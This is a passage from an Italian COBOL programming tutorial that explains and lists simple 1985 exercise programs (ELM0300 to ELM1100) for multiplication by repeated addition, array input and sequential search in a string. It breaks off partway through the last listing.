‘**C**’ è il risultato.

Descrizione

Il calcolo viene eseguito sommando alla variabile ‘**C**’ la variabile ‘**A**’ per ‘**B**’ volte. Per ogni esecuzione di tale somma, la variabile ‘**B**’ viene diminuita di una unità, cosicché il ciclo delle somme viene arrestato quando ‘**B**’ è ormai a zero.

Paragrafo ‘**MAIN**’

Vengono ricevuti dall’esterno i valori per le variabili ‘**A**’ e ‘**B**’. Viene eseguito tramite l’istruzione ‘**PERFORM**’ il paragrafo ‘**SOMMA**’ fino a quando la variabile ‘**B**’ raggiunge lo zero. A quel punto la variabile ‘**C**’ contiene il risultato del prodotto, che viene visualizzato con l’istruzione ‘**DISPLAY**’.

Il programma si arresta perché incontra l’istruzione ‘**STOP RUN**’.

Paragrafo ‘**SOMMA**’

Inizialmente viene decrementato di una unità il contenuto della variabile ‘**B**’, quindi viene sommato al contenuto di ‘**C**’ il valore di ‘**A**’.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM0300.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-04-13.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  A PIC 9(7).
001200 01  B PIC 9(7).
001300 01  C PIC 9(14)   VALUE ZERO.
001400*
001500 PROCEDURE DIVISION.
001600*------------------------- LIVELLO 0 -----------------------------
```

```
001700 MAIN.
001800     DISPLAY "MOLTIPLICAZIONE DI DUE NUMERI".
001900     DISPLAY "INSERISCI IL PRIMO ELEMENTO".
002000     ACCEPT A.
002100     DISPLAY "INSERISCI IL SECONDO ELEMENTO".
002200     ACCEPT B.
002300     PERFORM SOMMA UNTIL B = 0.
002400     DISPLAY C.
002500*
002600     STOP RUN.
002700*------------------------ LIVELLO 1 -----------------------------
002800 SOMMA.
002900     COMPUTE B = B - 1.
003000     COMPUTE C = C + A.
003100*
```

684.4 ELM0400: prodotto tra due numeri

Variabili

‘**A**’ è il moltiplicando;

‘**B**’ è il moltiplicatore;

‘**C**’ è il risultato;

‘**EOJ**’ quando assume il valore 1 il programma si arresta;

‘**RISPOSTA**’ è la variabile che riceve la risposta, un ‘**SI**’ o un ‘**NO**’, per la continuazione o meno con un altro calcolo.

Descrizione

Il calcolo viene eseguito sommando alla variabile ‘**C**’ la variabile ‘**A**’ per ‘**B**’ volte. Per ogni esecuzione di tale somma, la variabile ‘**B**’ viene diminuita di una unità, cosicché il ciclo delle somme viene arrestato quando ‘**B**’ è ormai a zero.

Il programma si arresta solo se gli viene dato un comando apposito, altrimenti continua a richiedere altri dati per l’esecuzione di un altro prodotto.

Paragrafo ‘**MAIN**’

Vengono ricevuti dall’esterno i valori per le variabili ‘**A**’ e ‘**B**’ tramite il paragrafo ‘**INSERIMENTO-DATI**’.

Viene eseguito il paragrafo ‘**LAVORO**’ ripetutamente, terminando il ciclo quando la variabile ‘**EOJ**’ contiene il valore uno.

Il programma si arresta perché incontra l’istruzione ‘**STOP RUN**’.

Paragrafo ‘**LAVORO**’

Viene eseguito tramite l’istruzione ‘**PERFORM**’ il paragrafo ‘**SOMMA**’ ripetutamente, terminando il ciclo quando la variabile ‘**B**’ contiene il valore zero. A quel punto, la variabile ‘**C**’ contiene il risultato del prodotto, che viene visualizzato con l’istruzione ‘**DISPLAY**’.

Il programma riceve dall’esterno una parola: un ‘**SI**’ o un ‘**NO**’; se viene fornita la stringa ‘**SI**’ (scritta con lettere maiuscole) il programma azzera il contenuto della variabile ‘**C**’ ed esegue il paragrafo ‘**INSERIMENTO-DATI**’, altrimenti, viene messo il valore uno nella variabile ‘**EOJ**’.

Paragrafo '**INSERIMENTO-DATI**'

Il paragrafo riceve dall'esterno i valori per le variabili '**A**' e '**B**'.

Paragrafo '**SOMMA**'

Inizialmente viene decrementato di una unità il contenuto della variabile '**B**', quindi viene sommato al contenuto di '**C**' il valore di '**A**'.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM0400.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-14.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  A        PIC 9(7).
001200 01  B        PIC 9(7).
001300 01  C        PIC 9(14)   VALUE ZERO.
001400 01  EOJ      PIC 9       VALUE ZERO.
001500 01  RISPOSTA PIC XX.
001600*
001700 PROCEDURE DIVISION.
001800*------------------------- LIVELLO 0 -----------------------------
001900 MAIN.
002000     PERFORM INSERIMENTO-DATI.
002100     PERFORM LAVORO UNTIL EOJ = 1.
002200*
002300     STOP RUN.
002400*------------------------- LIVELLO 1 -----------------------------
002500 LAVORO.
002600     PERFORM SOMMA UNTIL B = 0.
002700     DISPLAY C.
002800*
002900     DISPLAY "VUOI CONTINUARE? SI O NO".
003000     ACCEPT RISPOSTA.
003100*
003200     IF RISPOSTA = "SI"
003300       THEN
003400           MOVE ZERO TO C,
003500           PERFORM INSERIMENTO-DATI;
003600       ELSE
003700           MOVE 1 TO EOJ.
003800*------------------------- LIVELLO 2 -----------------------------
003900 INSERIMENTO-DATI.
004000     DISPLAY "INSERISCI IL PRIMO ELEMENTO".
004100     ACCEPT A.
004200     DISPLAY "INSERISCI IL SECONDO ELEMENTO".
004300     ACCEPT B.
004400*-----------------------------------------------------------------
004500 SOMMA.
004600     COMPUTE B = B - 1.
```

```
004700     COMPUTE C = C + A.
004800*
```

684.5 ELM0500: prodotto tra due numeri

Variabili

‘**A**’ è il moltiplicando;

‘**B**’ è il moltiplicatore;

‘**C**’ è il risultato;

‘**EOJ**’ quando assume il valore 1 il programma si arresta;

‘**RISPOSTA**’ è la variabile che riceve la risposta, un ‘**SI**’ o un ‘**NO**’, per la continuazione o meno con un altro calcolo.

Descrizione

Il calcolo viene eseguito sommando alla variabile ‘**C**’ la variabile ‘**A**’ per ‘**B**’ volte. Il controllo di questa somma viene effettuato da un ciclo ‘**PERFORM VARYING**’ che decrementa di una unità la variabile ‘**B**’, partendo dal suo valore iniziale, fino a quando si riduce a zero, nel qual caso il ciclo si arresta.

Paragrafo ‘**MAIN**’

Vengono ricevuti dall’esterno i valori per le variabili ‘**A**’ e ‘**B**’ tramite il paragrafo ‘**INSERIMENTO-DATI**’.

Viene eseguito il paragrafo ‘**LAVORO**’ ripetutamente, terminando il ciclo quando la variabile ‘**EOJ**’ contiene il valore uno.

Il programma si arresta perché incontra l’istruzione ‘**STOP RUN**’.

Paragrafo ‘**LAVORO**’

Viene eseguito tramite l’istruzione ‘**PERFORM**’ il paragrafo ‘**SOMMA**’ ripetutamente, decrementando il valore della variabile ‘**B**’, fino a zero, quando il ciclo termina. A quel punto, la variabile ‘**C**’ contiene il risultato del prodotto, che viene visualizzato con l’istruzione ‘**DISPLAY**’.

Il programma riceve dall’esterno una parola: un ‘**SI**’ o un ‘**NO**’; se viene fornita la stringa ‘**SI**’ (scritta con lettere maiuscole) il programma azzera il contenuto della variabile ‘**C**’ ed esegue il paragrafo ‘**INSERIMENTO-DATI**’, altrimenti, viene messo il valore uno nella variabile ‘**EOJ**’.

Paragrafo ‘**INSERIMENTO-DATI**’

Il paragrafo riceve dall’esterno i valori per le variabili ‘**A**’ e ‘**B**’.

Paragrafo ‘**SOMMA**’

Viene sommato al contenuto di ‘**C**’ il valore di ‘**A**’.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM0500.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-14.
```

```
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  A        PIC 9(7).
001200 01  B        PIC 9(7).
001300 01  C        PIC 9(14)   VALUE ZERO.
001400 01  EOJ      PIC 9       VALUE ZERO.
001500 01  RISPOSTA PIC XX.
001600*
001700 PROCEDURE DIVISION.
001800*------------------------- LIVELLO 0 -----------------------------
001900 MAIN.
002000     PERFORM INSERIMENTO-DATI.
002100     PERFORM LAVORO UNTIL EOJ = 1.
002200*
002300     STOP RUN.
002400*------------------------- LIVELLO 1 -----------------------------
002500 LAVORO.
002600     PERFORM SOMMA VARYING B FROM B BY -1 UNTIL B = 0.
002700     DISPLAY C.
002800*
002900     DISPLAY "VUOI CONTINUARE? SI O NO".
003000     ACCEPT RISPOSTA.
003100*
003200     IF RISPOSTA = "SI"
003300       THEN
003400           MOVE ZERO TO C,
003500           PERFORM INSERIMENTO-DATI;
003600       ELSE
003700           MOVE 1 TO EOJ.
003800*------------------------- LIVELLO 2 -----------------------------
003900 INSERIMENTO-DATI.
004000     DISPLAY "INSERISCI IL PRIMO ELEMENTO".
004100     ACCEPT A.
004200     DISPLAY "INSERISCI IL SECONDO ELEMENTO".
004300     ACCEPT B.
004400*-----------------------------------------------------------------
004500 SOMMA.
004600     COMPUTE C = C + A.
004700*
```

684.6 ELM0600: inserimento dati in un vettore

Variabili

'**RECORD-ELEMENTI**' è una variabile che si scompone in un array;

'**ELEMENTO**' è l'array che costituisce '**RECORD-ELEMENTI**';

'**INDICE**' è l'indice usato per scandire gli elementi;

'**EOJ**' quando assume il valore 1 il programma si arresta;

'**RISPOSTA**' è la variabile che riceve la risposta, un '**SI**' o un '**NO**', per la continuazione o meno con un altro calcolo.

Descrizione

Il programma esegue semplicemente un inserimento di dati all'interno degli elementi dell'array, con un accesso libero (bisogna ricordare che l'indice del primo elemento è uno), specificando prima l'indice e poi il valore (il carattere) da attribuire all'elemento.

Paragrafo '**MAIN**'

Viene eseguito una volta il paragrafo '**INSERIMENTO-INDICE**', che serve a ricevere il valore dell'indice di inserimento dall'utente.

Viene eseguito il paragrafo '**LAVORO**' ripetutamente, terminando il ciclo quando la variabile '**EOJ**' contiene il valore uno.

Viene visualizzato il valore di tutta la variabile '**RECORD-ELEMENTI**', attraverso l'istruzione '**DISPLAY**'.

Il programma si arresta perché incontra l'istruzione '**STOP RUN**'.

Paragrafo '**LAVORO**'

Il programma riceve dall'esterno il valore per '**ELEMENTO(INDICE)**'.

Il programma riceve dall'esterno l'assenso o il dissenso riguardo alla continuazione dell'esecuzione; se l'intenzione è di proseguire, viene eseguito il paragrafo '**INSERIMENTO-INDICE**', altrimenti viene messo il valore uno nella variabile '**EOJ**'.

Paragrafo '**INSERIMENTO-INDICE**'

Il programma riceve dall'esterno il valore per la variabile '**INDICE**'.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM0600.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-14.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-ELEMENTI.
001200     02  ELEMENTO  PIC X   OCCURS 9 TIMES.
001300 01  INDICE        PIC 9.
001400 01  EOJ           PIC 9   VALUE ZERO.
001500 01  RISPOSTA      PIC XX.
```

```
001600*
001700 PROCEDURE DIVISION.
001800*------------------------- LIVELLO 0 -----------------------------
001900 MAIN.
002000     PERFORM INSERIMENTO-INDICE.
002100     PERFORM LAVORO UNTIL EOJ = 1.
002200     DISPLAY RECORD-ELEMENTI.
002300*
002400     STOP RUN.
002500*------------------------- LIVELLO 1 -----------------------------
002600 LAVORO.
002700     DISPLAY "INSERISCI I DATI DI UN ELEMENTO (UN SOLO CARATTERE)".
002800     ACCEPT ELEMENTO(INDICE).
002900*
003000     DISPLAY "VUOI CONTINUARE? SI O NO".
003100     ACCEPT RISPOSTA.
003200*
003300     IF RISPOSTA = "SI"
003400       THEN
003500           PERFORM INSERIMENTO-INDICE;
003600       ELSE
003700           MOVE 1 TO EOJ.
003800*------------------------- LIVELLO 2 -----------------------------
003900 INSERIMENTO-INDICE.
004000     DISPLAY "INSERISCI L'INDICE".
004100     ACCEPT INDICE.
004200*
```

684.7 ELM0700: inserimento dati in un vettore

Variabili

'**`RECORD-ELEMENTI`**' è una variabile che si scompone in un array;

'**`ELEMENTO`**' è l'array che costituisce '**`RECORD-ELEMENTI`**';

'**`INDICE`**' è l'indice usato per scandire gli elementi;

'**`EOJ`**' quando assume il valore 1 il programma si arresta;

'**`RISPOSTA`**' è la variabile che riceve la risposta, un '**`SI`**' o un '**`NO`**', per la continuazione o meno con un altro calcolo.

Descrizione

Il programma esegue semplicemente un inserimento di dati all'interno degli elementi dell'array, con un accesso libero (bisogna ricordare che l'indice del primo elemento è uno), specificando prima l'indice e poi il valore (il carattere) da attribuire all'elemento.

Se l'indice che si inserisce è zero, viene richiesto nuovamente di fornire un dato valido.

Paragrafo '**`MAIN`**'

Viene eseguito paragrafo '**`INSERIMENTO-INDICE`**', che serve a ricevere il valore dell'indice di inserimento dall'utente, ripetendo l'operazione se il valore fornito è minore o uguale a zero.

Viene eseguito il paragrafo '**LAVORO**' ripetutamente, terminando il ciclo quando la variabile '**EOJ**' contiene il valore uno.

Viene visualizzato il valore di tutta la variabile '**RECORD-ELEMENTI**', attraverso l'istruzione '**DISPLAY**'.

Il programma si arresta perché incontra l'istruzione '**STOP RUN**'.

Paragrafo '**LAVORO**'

Il programma riceve dall'esterno il valore per '**ELEMENTO(INDICE)**'.

Il programma riceve dall'esterno l'assenso o il dissenso riguardo alla continuazione dell'esecuzione; se l'intenzione è di proseguire, dopo l'azzeramento della variabile '**INDICE**' viene eseguito il paragrafo '**INSERIMENTO-INDICE**', ripetutamente, ponendo come condizione di conclusione il fatto che la variabile '**INDICE**' abbia un valore maggiore di zero. Se invece l'utente rinuncia a proseguire, viene messo il valore uno nella variabile '**EOJ**'.

Paragrafo '**INSERIMENTO-INDICE**'

Il programma riceve dall'esterno il valore per la variabile '**INDICE**'.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM0700.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-14.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-ELEMENTI.
001200     02  ELEMENTO  PIC X   OCCURS 9 TIMES.
001300 01  INDICE        PIC 9.
001400 01  EOJ           PIC 9   VALUE ZERO.
001500 01  RISPOSTA      PIC XX.
001600*
001700 PROCEDURE DIVISION.
001800*------------------------- LIVELLO 0 -----------------------------
001900 MAIN.
002000     PERFORM INSERIMENTO-INDICE UNTIL INDICE > ZERO.
002100     PERFORM LAVORO UNTIL EOJ = 1.
002200     DISPLAY RECORD-ELEMENTI.
002300*
002400     STOP RUN.
002500*------------------------- LIVELLO 1 -----------------------------
002600 LAVORO.
002700     DISPLAY "INSERISCI I DATI DI UN ELEMENTO (UN SOLO CARATTERE)".
002800     ACCEPT ELEMENTO(INDICE).
002900*
003000     DISPLAY "VUOI CONTINUARE? SI O NO".
003100     ACCEPT RISPOSTA.
003200*
003300     IF RISPOSTA = "SI"
```

```
003400       THEN
003500           MOVE ZERO TO INDICE,
003600           PERFORM INSERIMENTO-INDICE UNTIL INDICE > ZERO;
003700       ELSE
003800           MOVE 1 TO EOJ.
003900*------------------------ LIVELLO 2 -----------------------------
004000 INSERIMENTO-INDICE.
004100     DISPLAY "INSERISCI L'INDICE".
004200     ACCEPT INDICE.
004300*
```

684.8 ELM0800: inserimento dati in un vettore

Variabili

‘**RECORD-ELEMENTI**’ è una variabile che si scompone in un array;

‘**ELEMENTO**’ è l’array che costituisce ‘**RECORD-ELEMENTI**’;

‘**INDICE**’ è l’indice usato per scandire gli elementi;

‘**EOJ**’ quando assume il valore 1 il programma si arresta;

‘**RISPOSTA**’ è la variabile che riceve la risposta, un ‘**SI**’ o un ‘**NO**’, per la continuazione o meno con un altro calcolo.

Descrizione

Il programma esegue semplicemente un inserimento di dati all’interno degli elementi dell’array, con un accesso libero (bisogna ricordare che l’indice del primo elemento è uno), specificando prima l’indice e poi il valore (il carattere) da attribuire all’elemento.

Se l’indice che si inserisce è zero, viene richiesto nuovamente di fornire un dato valido.

Paragrafo ‘**MAIN**’

Viene eseguito paragrafo ‘**INSERIMENTO-INDICE**’, che serve a ricevere il valore dell’indice di inserimento dall’utente.

Viene eseguito il paragrafo ‘**LAVORO**’ ripetutamente, terminando il ciclo quando la variabile ‘**EOJ**’ contiene il valore uno.

Viene visualizzato il valore di tutta la variabile ‘**RECORD-ELEMENTI**’, attraverso l’istruzione ‘**DISPLAY**’.

Il programma si arresta perché incontra l’istruzione ‘**STOP RUN**’.

Paragrafo ‘**LAVORO**’

Il programma riceve dall’esterno il valore per ‘**ELEMENTO(INDICE)**’.

Il programma riceve dall’esterno l’assenso o il dissenso riguardo alla continuazione dell’esecuzione; se l’intenzione è di proseguire viene eseguito il paragrafo ‘**INSERIMENTO-INDICE**’, in caso contrario, viene messo il valore uno nella variabile ‘**EOJ**’.

Paragrafo ‘**INSERIMENTO-INDICE**’

Il programma riceve dall’esterno il valore per la variabile ‘**INDICE**’, quindi controlla che questo sia diverso da zero; in caso contrario, si ha una chiamata dello stesso paragrafo, in modo ricorsivo.

A causa della caratteristica ricorsiva del paragrafo '**`INSERIMENTO-INDICE`**', nel programma originale era riportato in un commento: «attenzione! può essere nocivo».

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM0800.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-14.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-ELEMENTI.
001200     02  ELEMENTO  PIC X   OCCURS 9 TIMES.
001300 01  INDICE        PIC 9.
001400 01  EOJ           PIC 9   VALUE ZERO.
001500 01  RISPOSTA      PIC XX.
001600*
001700 PROCEDURE DIVISION.
001800*------------------------- LIVELLO 0 -----------------------------
001900 MAIN.
002000     PERFORM INSERIMENTO-INDICE.
002100     PERFORM LAVORO UNTIL EOJ = 1.
002200     DISPLAY RECORD-ELEMENTI.
002300*
002400     STOP RUN.
002500*------------------------- LIVELLO 1 -----------------------------
002600 LAVORO.
002700     DISPLAY "INSERISCI I DATI DI UN ELEMENTO",
002800             " (UN SOLO CARATTERE)".
002900     ACCEPT ELEMENTO(INDICE).
003000*
003100     DISPLAY "VUOI CONTINUARE? SI O NO".
003200     ACCEPT RISPOSTA.
003300*
003400     IF RISPOSTA = "SI"
003500       THEN
003600           PERFORM INSERIMENTO-INDICE;
003700       ELSE
003800           MOVE 1 TO EOJ.
003900*------------------------- LIVELLO 2 -----------------------------
004000 INSERIMENTO-INDICE.
004100     DISPLAY "INSERISCI L'INDICE".
004200     ACCEPT INDICE.
004300     IF INDICE = 0
004400       THEN
004500           PERFORM INSERIMENTO-INDICE.
004600*
```

684.9 ELM0900: ricerca sequenziale all'interno di un vettore

Variabili

'**RECORD-ELEMENTI**' è una variabile usata per accogliere una stringa;

'**ELEMENTO**' è un array che scompone '**RECORD-ELEMENTI**' in caratteri singoli;

'**POSIZIONE**' è l'indice usato per scandire gli elementi della stringa;

'**EOJ**' quando assume il valore 1 il programma si arresta;

'**RISPOSTA**' è la variabile che riceve la risposta, un '**SI**' o un '**NO**', per la continuazione o meno con un altro calcolo;

'**LETTERA**' è la variabile che contiene la lettera da cercare nella stringa.

Descrizione

Il programma riceve dall'esterno il contenuto di una stringa e di una lettera che dovrebbe essere contenuta nella stringa stessa; successivamente il programma scandisce la stringa come vettore di caratteri e individua la prima posizione in cui appare la lettera cercata.

Paragrafo '**MAIN**'

Viene eseguito paragrafo '**INSERIMENTO-DATI**'.

Viene eseguito il paragrafo '**LAVORO**' ripetutamente, terminando il ciclo quando la variabile '**EOJ**' contiene il valore uno.

Il programma si arresta perché incontra l'istruzione '**STOP RUN**'.

Paragrafo '**LAVORO**'

Il programma esegue il paragrafo '**RICERCA**'.

A questo punto la variabile '**POSIZIONE**' contiene la posizione della lettera contenuta nella variabile '**LETTERA**' e viene visualizzata.

Il programma riceve dall'esterno l'assenso o il dissenso riguardo alla continuazione dell'esecuzione; se l'intenzione è di proseguire, viene eseguito il paragrafo '**INSERIMENTO-DATI**', in caso contrario, viene messo il valore uno nella variabile '**EOJ**'.

Paragrafo '**INSERIMENTO-DATI**'

Il programma riceve dall'esterno una stringa da inserire nella variabile '**RECORD-ELEMENTI**' e la lettera da ricercare nella stringa.

Paragrafo '**RICERCA**'

Viene eseguito un paragrafo che non esegue alcunché (l'istruzione '**EXIT**') scandendo l'indice '**POSIZIONE**' a partire da uno, con passo unitario, terminando quando il contenuto di '**ELEMENTO(POSIZIONE)**' coincide con il valore di '**LETTERA**', ovvero quando la posizione della lettera nella stringa è stata trovata.

In pratica, il paragrafo '**EXIT-PARAGRAPH**' è una scusa per utilizzare la scansione dell'istruzione '**PERFORM VARYING**'.

Paragrafo '**EXIT-PARAGRAPH**'

Il paragrafo non fa alcunché.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM0900.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-15.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-ELEMENTI.
001200     02  ELEMENTO  PIC X   OCCURS 60 TIMES.
001300 01  POSIZIONE     PIC 99.
001500 01  EOJ           PIC 9   VALUE ZERO.
001600 01  RISPOSTA      PIC XX.
001700 01  LETTERA       PIC X.
001800*
001900 PROCEDURE DIVISION.
002000*------------------------- LIVELLO 0 -----------------------------
002100 MAIN.
002200     PERFORM INSERIMENTO-DATI.
002300     PERFORM LAVORO UNTIL EOJ = 1.
002400*
002500     STOP RUN.
002600*------------------------- LIVELLO 1 -----------------------------
002700 LAVORO.
002800     PERFORM RICERCA.
002900     DISPLAY "LA LETTERA ", LETTERA,
003000             " E' NELLA POSIZIONE ", POSIZIONE.
003100*
003200     DISPLAY "VUOI CONTINUARE? SI O NO".
003300     ACCEPT RISPOSTA.
003400*
003500     IF RISPOSTA = "SI"
003600       THEN
003700           PERFORM INSERIMENTO-DATI;
003800       ELSE
003900           MOVE 1 TO EOJ.
004000*------------------------- LIVELLO 2 -----------------------------
004100 INSERIMENTO-DATI.
004200     DISPLAY "INSERISCI LA FRASE".
004300     ACCEPT RECORD-ELEMENTI.
004400*
004500     DISPLAY "INSERISCI LA LETTERA DA TROVARE".
004600     ACCEPT LETTERA.
004700*-----------------------------------------------------------------
004800 RICERCA.
004900     PERFORM EXIT-PARAGRAPH
005000             VARYING POSIZIONE FROM 1 BY 1
005100             UNTIL ELEMENTO(POSIZIONE) = LETTERA.
```

```
005200*------------------------ LIVELLO 3 ---------------------------
005300 EXIT-PARAGRAPH.
005400     EXIT.
005500*
```

684.10 ELM1000: ricerca sequenziale all'interno di un vettore

Variabili

‘**RECORD-ELEMENTI**’ è una variabile usata per accogliere una stringa;

‘**ELEMENTO**’ è un array che scompone ‘**RECORD-ELEMENTI**’ in caratteri singoli;

‘**POSIZIONE**’ è l'indice usato per scandire gli elementi della stringa;

‘**EOJ**’ quando assume il valore 1 il programma si arresta;

‘**RISPOSTA**’ è la variabile che riceve la risposta, un ‘**SI**’ o un ‘**NO**’, per la continuazione o meno con un altro calcolo;

‘**LETTERA**’ è la variabile che contiene la lettera da cercare nella stringa.

Descrizione

Il programma riceve dall'esterno il contenuto di una stringa e di una lettera che dovrebbe essere contenuta nella stringa stessa; successivamente il programma scandisce la stringa come vettore di caratteri e individua la prima posizione in cui appare la lettera cercata.

Rispetto a ‘**ELM0900**’ la scansione della stringa si arresta anche se non viene trovata alcuna corrispondenza.

Paragrafo ‘**MAIN**’

Viene eseguito paragrafo ‘**INSERIMENTO-DATI**’.

Viene eseguito il paragrafo ‘**LAVORO**’ ripetutamente, terminando il ciclo quando la variabile ‘**EOJ**’ contiene il valore uno.

Il programma si arresta perché incontra l'istruzione ‘**STOP RUN**’.

Paragrafo ‘**LAVORO**’

Il programma esegue il paragrafo ‘**RICERCA**’.

A questo punto la variabile ‘**POSIZIONE**’ contiene la posizione della lettera contenuta nella variabile ‘**LETTERA**’ e viene visualizzata.

Il programma riceve dall'esterno l'assenso o il dissenso riguardo alla continuazione dell'esecuzione; se l'intenzione è di proseguire, viene eseguito il paragrafo ‘**INSERIMENTO-DATI**’, in caso contrario, viene messo il valore uno nella variabile ‘**EOJ**’.

Paragrafo ‘**INSERIMENTO-DATI**’

Il programma riceve dall'esterno una stringa da inserire nella variabile ‘**RECORD-ELEMENTI**’ e la lettera da ricercare nella stringa.

Paragrafo ‘**RICERCA**’

Viene eseguito un paragrafo che non esegue alcunché (l'istruzione ‘**EXIT**’) scandendo l'indice ‘**POSIZIONE**’ a partire da uno, con passo unitario, terminando quando si supera

la dimensione della stringa oppure quando il contenuto di '**ELEMENTO(POSIZIONE)**' coincide con il valore di '**LETTERA**', ovvero quando la posizione della lettera nella stringa è stata trovata.

In pratica, il paragrafo '**EXIT-PARAGRAPH**' è una scusa per utilizzare la scansione dell'istruzione '**PERFORM VARYING**'.

Paragrafo '**EXIT-PARAGRAPH**'

Il paragrafo non fa alcunché.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM1000.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-15.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-ELEMENTI.
001200     02  ELEMENTO  PIC X   OCCURS 60 TIMES.
001300 01  POSIZIONE     PIC 99.
001400 01  EOJ           PIC 9   VALUE ZERO.
001500 01  RISPOSTA      PIC XX.
001600 01  LETTERA       PIC X.
001700*
001800 PROCEDURE DIVISION.
001900*------------------------- LIVELLO 0 -----------------------------
002000 MAIN.
002100     PERFORM INSERIMENTO-DATI.
002200     PERFORM LAVORO UNTIL EOJ = 1.
002300*
002400     STOP RUN.
002500*------------------------- LIVELLO 1 -----------------------------
002600 LAVORO.
002700     PERFORM RICERCA.
002800     DISPLAY "LA LETTERA ", LETTERA,
002900             " E' NELLA POSIZIONE ", POSIZIONE.
003000*
003100     DISPLAY "VUOI CONTINUARE? SI O NO".
003200     ACCEPT RISPOSTA.
003300*
003400     IF RISPOSTA = "SI"
003500       THEN
003600           PERFORM INSERIMENTO-DATI;
003700       ELSE
003800           MOVE 1 TO EOJ.
003900*------------------------- LIVELLO 2 -----------------------------
004000 INSERIMENTO-DATI.
004100     DISPLAY "INSERISCI LA FRASE".
004200     ACCEPT RECORD-ELEMENTI.
004300*
004400     DISPLAY "INSERISCI LA LETTERA DA TROVARE".
```

```
004500     ACCEPT LETTERA.
004600*-----------------------------------------------------------------
004700 RICERCA.
004800     PERFORM EXIT-PARAGRAPH
004900             VARYING POSIZIONE FROM 1 BY 1
005000             UNTIL POSIZIONE > 60
005100             OR    ELEMENTO(POSIZIONE) = LETTERA.
005200*------------------------- LIVELLO 3 -----------------------------
005300 EXIT-PARAGRAPH.
005400     EXIT.
005500*
```

684.11 ELM1100: ricerca sequenziale all'interno di un vettore

Variabili

‘**RECORD-ELEMENTI**’ è una variabile usata per accogliere una stringa;

‘**ELEMENTO**’ è un array che scompone ‘**RECORD-ELEMENTI**’ in caratteri singoli;

‘**POSIZIONE**’ è l’indice usato per scandire gli elementi della stringa;

‘**EOJ**’ quando assume il valore 1 il programma si arresta;

‘**RISPOSTA**’ è la variabile che riceve la risposta, un ‘**SI**’ o un ‘**NO**’, per la continuazione o meno con un altro calcolo;

‘**LETTERA**’ è la variabile che contiene la lettera da cercare nella stringa.

Descrizione

Il programma riceve dall’esterno il contenuto di una stringa e di una lettera che dovrebbe essere contenuta nella stringa stessa; successivamente il programma scandisce la stringa come vettore di caratteri e individua la prima posizione in cui appare la lettera cercata.

Rispetto a ‘**ELM1000**’ si ottiene un avvertimento quando si indica una lettera che non è contenuta nella frase.

Paragrafo ‘**MAIN**’

Viene eseguito paragrafo ‘**INSERIMENTO-DATI**’.

Viene eseguito il paragrafo ‘**LAVORO**’ ripetutamente, terminando il ciclo quando la variabile ‘**EOJ**’ contiene il valore uno.

Il programma si arresta perché incontra l’istruzione ‘**STOP RUN**’.

Paragrafo ‘**LAVORO**’

Il programma esegue il paragrafo ‘**RICERCA**’.

A questo punto la variabile ‘**POSIZIONE**’ contiene la posizione della lettera contenuta nella variabile ‘**LETTERA**’: se il valore della posizione supera la dimensione massima dell’array, si ottiene un avvertimento dell’impossibilità di trovare la corrispondenza, altrimenti viene visualizzata la posizione trovata.

Il programma riceve dall’esterno l’assenso o il dissenso riguardo alla continuazione dell’esecuzione; se l’intenzione è di proseguire, viene eseguito il paragrafo ‘**INSERIMENTO-DATI**’, in caso contrario, viene messo il valore uno nella variabile ‘**EOJ**’.

Paragrafo '**`INSERIMENTO-DATI`**'

Il programma riceve dall'esterno una stringa da inserire nella variabile '**`RECORD-ELEMENTI`**' e la lettera da ricercare nella stringa.

Paragrafo '**`RICERCA`**'

Viene eseguito un paragrafo che non esegue alcunché (l'istruzione '**`EXIT`**') scandendo l'indice '**`POSIZIONE`**' a partire da uno, con passo unitario, terminando quando si supera la dimensione della stringa oppure quando il contenuto di '**`ELEMENTO(POSIZIONE)`**' coincide con il valore di '**`LETTERA`**', ovvero quando la posizione della lettera nella stringa è stata trovata.

In pratica, il paragrafo '**`EXIT-PARAGRAPH`**' è una scusa per utilizzare la scansione dell'istruzione '**`PERFORM VARYING`**'.

Paragrafo '**`EXIT-PARAGRAPH`**'

Il paragrafo non fa alcunché.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM1100.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-15.
000500*
000600 ENVIRONMENT DIVISION.
000700*
